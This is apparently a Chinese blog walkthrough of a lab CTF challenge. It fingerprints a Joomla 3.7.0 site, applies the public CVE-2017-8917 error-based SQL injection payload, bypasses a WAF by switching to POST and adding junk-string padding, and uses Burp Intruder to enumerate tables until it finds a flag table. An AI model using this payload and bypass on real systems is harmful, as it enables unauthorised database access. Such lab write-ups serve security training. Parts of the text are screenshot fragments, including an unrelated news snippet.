

尤里的复仇II 回归

原创

[sparename](#) 于 2021-09-05 15:44:15 发布 427 收藏 3

分类专栏: [笔记](#) 文章标签: [vscode](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_51830687/article/details/120114114

版权



[笔记 专栏收录该内容](#)

10 篇文章 1 订阅

订阅专栏

尤里的复仇II 回归

[归来-脚踏实地](#)

归来-脚踏实地

归来-脚踏实地

👤 掌控者官方

🕒 2020-10-20 16:28:03

👍 (18)

👤 (0)

Tips:

在上一个篇章之后

尤里通过一串花里胡哨的操做最终成功和女神小芬在一起

他俩过上了无法描述的快乐生活.....

在短暂的快乐之后

尤里突然发现!!!! 技术才是他所追求的

于是.....

他开始了新的征程.....

这次他遇到的站点和之前的不太一样, 很难通过之前的方法轻松拿下, 于是他开始了新的修炼之旅

flag在数据库里

如果觉得做起来有点困难可以先把其后面的做了

传送门

CSDN @weixin_51830687

进入页面, 首先验证一下是不是cms模板

指纹验证: [链接](#)

在线cms指纹识别

http://awd19-b22.aqlab.cn/ 识别一下

CMS: **Joomla**

请求状态码: **200**

同ip网站cms查询:59.63.200.71

icp备案查询:awd19-b22.aqlab.cn

whois查询:awd19-b22.aqlab.cn

Web Frameworks:**Twitter Bootstrap,Bootstrap**

Programming Languages:**Lua,PHP 5.4.16,PHP**

CSDN @weixin_51830687

当然也可以使用插件Wappalyzer来识别

awd19-b22.aqlab.cn

Wappalyzer

TECHNOLOGIES MORE INFO

内容管理系统 (CMS)

- Joomla

Web 服务器

- OpenResty
- Tengine
- Nginx

微件 (Widgets)

- Wheelio

分析

- CNZZ
- Baidu Analytics (百度统计)

编程语言

- PHP 5.4.16

JavaScript 库

- jQuery 1.12.4

ED TEAM

ome

城南宁气温“断崖”下降 动物“花式”避寒

者: mike veek

类: home

日期: 2020年11月24日

点击数: 2

中新网南宁12月16日电 (陈秋霞)大雪节气过后,一股自北向南的寒潮袭击了地,给当地带来“断崖式”降温。16日,南宁市最低气温只有6°C,“冻感”十足。里取暖,来自热带地区的河马、长颈鹿等动物如何在“绿城”南宁市度过寒冷的



JavaScript 框架

- Element UI
- Vue.js
- jQuery Migrate 1.4.1
- Zepto

反向代理 CSDN@weixin_51830687

得出此站为JoomlaCMS，去网上查下Joomla漏洞，发现他有很多版本，但不知道是什么版本，那怎么查版本呢，注意cms有文件，文件里面写明了版本号，所以我们只要找到写明cms版本的文件就可以了，但这个文件在哪，文件名我们并不知道，我们怎么找呢，很简单，因为cms模板里面内容可能会改，用cms建站文件名一般不会变，所以说这个文件和文件路径一般不会有太大变化，去官网下载一个Joomla，去看看具有版本号的文件在哪以及他的文件名就可以了
官网是国外的,下载比较慢,于是在码云Gitee下载

<https://gitee.com/mirrors/joomla>


官网链接:

<https://downloads.joomla.org/>


下载到最新版本4.0.2

在这里可以使用VScode打开文件，可以全局检索文件内容

这里使用everything高级搜索



然后一个一个访问



<http://awd19-b22.aqlab.cn/language/en-GB/langmetadata.xml> /administrator/manifests/packages/pkg_en-GB.xml
 /installation/language/en-GB/langmetadata.xml /api/language/en-GB/langmetadata.xml /administrator/language/en-GB/langmetadata.xml /administrator/components/com_joomlaupdate/joomlaupdate.xml
 /administrator/manifests/files/joomla.xml /language/en-GB/install.xml /administrator/language/en-GB/install.xml
 最终得知他的版本是3.7版本: <http://awd19-b22.aqlab.cn/language/en-GB/install.xml>



该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```

- <extension version="3.7" client="site" type="language" method="upgrade" >
  <name>English (en-GB)</name>
  <tag>en-GB</tag>
  <version>3.7.0</version>
  <creationDate>April 2017</creationDate>
  <author>Joomla! Project</author>
  <authorEmail>admin@joomla.org</authorEmail>
  <authorUrl>www.joomla.org</authorUrl>
- <copyright>
  Copyright (C) 2005 - 2017 Open Source Matters. All rights reserved.
  </copyright>
- <license>
  GNU General Public License version 2 or later; see LICENSE.txt
  </license>
  <description>en-GB site language</description>
- <files>
  <filename>en-GB.com_ajax.ini</filename>
  <filename>en-GB.com_config.ini</filename>
  <filename>en-GB.com_contact.ini</filename>
  <filename>en-GB.com_content.ini</filename>
  <filename>en-GB.com_finder.ini</filename>
  <filename>en-GB.com_mailto.ini</filename>
  <filename>en-GB.com_media.ini</filename>

```

CSDN @weixin_51830687

网上查找3.7版本漏洞不能直接去查找利用，因为你不知道这个漏洞有什么危害
所以我们在本地搭建一个站点去测试
怎么搭建请看我之前的文章，这里就不演示了



Joomla3.7漏洞



百度一下

搜狐网 百度快照

其他人还在搜

joomla用的人多不多 网站漏洞 joomla的意思 joomla与织梦哪个好 joomla使用教程
最新漏洞 漏洞挖掘 joomla joomla是干嘛 joomlagodaddy joomla核心

【漏洞预警】 Joomla 3.7.0 爆严重的SQL注入漏洞(CVE-2017-...



2017年5月18日 昨天, Joomla开发者发布了一个新版本, 修正了一个严重的SQL注入漏洞(CVE-2017-8917, 利用漏洞可以远程劫持站点、获取敏感数据) 该漏洞由Sucuri研究员Marc Alexandre Montpas报告, 指影响...

搜狐网 百度快照

【漏洞分析】 Joomla!3.7.0 Core com_fields组件SQL注入漏洞



2017年5月19日 下面动态调试跟踪下本漏洞的成因, 在这之前先讲下整个数据流的流程: 1. 入口点是C:\phpStudy32WWW\Joomla_3.7.0-Stable-Full_Package\components\com_fields\controller.php, public funct...

bobao.360.cn/learning/detail/3... 百度快照

joomla 3.7.0 (CVE-2017-8917) SQL注入漏洞 - bingtanghul...



2021年3月1日 joomla 3.7.0 (CVE-2017-8917) SQL注入漏洞 影响版本: 3.7.0



3.7.0pochttp://192.168.49.2:8000/index.php?option=com_fields&view=fi
elds&layout=modal&list[fullordering]=updatexml(0x23...

博客园 百度快照

【漏洞公告】Joomla! 3.7 Core SQL注入漏洞


CSDN @weixin_51830687

这里不建议用百度搜索，不是很精准，有时候搜不到

漏洞分析

查找poc，复制


```
/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0)
```



0x03 漏洞分析


从数据流层面分析下这个漏洞,网上流传的POC如下: /index.php?

option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0) 只从POC上可以看出list[fullordering]这个参数的值是经典的MYSQL报错语句,成功爆出了数据库用户信息,效果如图1所示:



CSDN @weixin_51830687

你们可以在本地测试一下这个poc发现漏洞



If difficulties persist, please contact the System Administrator of this site and report the error below.

500 XPath syntax error: >root@localhost

CSDN @weixin_51830687

再转到靶场




您所提交的请求含有不合法的参数，已被网站管理员设置拦截！

url: awd19-b22.aqlab.cn/index.php
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
time: 2020-11-27 04:46:43

CSDN @weixin_51830687


被拦截了，这款防护软件云锁，怎么绕过呢？

传参方式在URL栏里为get传参（传递内容有限），尝试用post传参，用burp拦截，先在本机测试下是否能进行post传参





右键变更请求方式







还是被拦截了，怎么办？

我们要知道对方负责检测我们的语句是否存在恶意代码，对方是装了一个工具，但是工具运行要占用系统内存，对于这种防护类软件占用系统资源还是比较高的，而对于一台服务器来说资源是很宝贵的，而这些所谓的杀毒软件和防护软件，他们检测的数据越多，消耗的资源也就越大导致网站越来越卡，影响正常用户体验，所以说出于用户体验感的目的，这个服务器的防护软件检测数据的长度或内容是有限的，那只有我们把间谍或特务放后面，他就检测不到了，绕过检测了，所以我们可以给他大量的垃圾字符串，当他检测到一定值时就不检测了，所以就绕过了。

那垃圾字符串放多长呢？

我们不知道，只能一个一个试，一边加一边加



Intruder attack 3

攻击 保存 列

结果 目标 位置 有效载荷 选项

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长	评论
83	62	500	<input type="checkbox"/>	<input type="checkbox"/>	3918	
21	20	500	<input type="checkbox"/>	<input type="checkbox"/>	3910	
31	30	500	<input type="checkbox"/>	<input type="checkbox"/>	3910	
11	10	500	<input type="checkbox"/>	<input type="checkbox"/>	3898	
41	40	500	<input type="checkbox"/>	<input type="checkbox"/>	3898	
73	72	500	<input type="checkbox"/>	<input type="checkbox"/>	3892	
51	50	500	<input type="checkbox"/>	<input type="checkbox"/>	3890	
1	0	500	<input type="checkbox"/>	<input type="checkbox"/>	3884	
42	41	500	<input type="checkbox"/>	<input type="checkbox"/>	3810	
53	52	500	<input type="checkbox"/>	<input type="checkbox"/>	3804	
12	11	500	<input type="checkbox"/>	<input type="checkbox"/>	3802	
22	21	500	<input type="checkbox"/>	<input type="checkbox"/>	3802	
23	22	500	<input type="checkbox"/>	<input type="checkbox"/>	3802	
24	23	500	<input type="checkbox"/>	<input type="checkbox"/>	3802	
25	24	500	<input type="checkbox"/>	<input type="checkbox"/>	3802	

请求 响应

Raw 参数 头 Hex

```
POST /index.php HTTP/1.1
Host: awd19-b22.aqlab.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UM_distinctid=17bafef8f1e166-0396ffc2ff5cb8-4c3e247b-e1000-17bafef8f1f10f; 130278f82abb08f1ceb3ac4309021b2b=8dbfbmosc2lk4mjutb40k7s640
Upgrade-Insecure-Requests: 1
```

输入搜索字词 没有比赛

完成了 CSDN @weixin_51830687

看到一个表名为#__user_flag

The screenshot shows the Burp Suite Intruder interface. The main window displays a list of requests and responses. The selected request (65) is highlighted in orange. Below the list, the raw request is visible, showing a POST request to /index.php with various headers and a cookie.

请求	有效载荷	状态	错误	超时	长	error: &	评论
60	61	500	<input type="checkbox"/>	<input type="checkbox"/>	3788	#039;~#__update_sites...	
61	60	500	<input type="checkbox"/>	<input type="checkbox"/>	3786	#039;~#__ucm_history&#...	
63	62	500	<input type="checkbox"/>	<input type="checkbox"/>	3810	#039;~#__update_sites...	
64	63	500	<input type="checkbox"/>	<input type="checkbox"/>	3886	#039;~#__updates'	
65	64	500	<input type="checkbox"/>	<input type="checkbox"/>	3782	#039;~#__user_flag'	
67	66	500	<input type="checkbox"/>	<input type="checkbox"/>	3784	#039;~#__user_notes�...	
66	65	500	<input type="checkbox"/>	<input type="checkbox"/>	3782	#039;~#__user_keys'	
68	67	500	<input type="checkbox"/>	<input type="checkbox"/>	3790	#039;~#__user_profiles&...	
69	68	500	<input type="checkbox"/>	<input type="checkbox"/>	3800	#039;~#__user_usergrou...	
70	69	500	<input type="checkbox"/>	<input type="checkbox"/>	3784	#039;~#__usergroups�...	
71	70	500	<input type="checkbox"/>	<input type="checkbox"/>	3774	#039;~#__users'	
72	71	500	<input type="checkbox"/>	<input type="checkbox"/>	3794	#039;~#__utf8_conversio...	
73	72	500	<input type="checkbox"/>	<input type="checkbox"/>	3784	#039;~#__viewlevels'	
75	74	200	<input type="checkbox"/>	<input type="checkbox"/>	988		
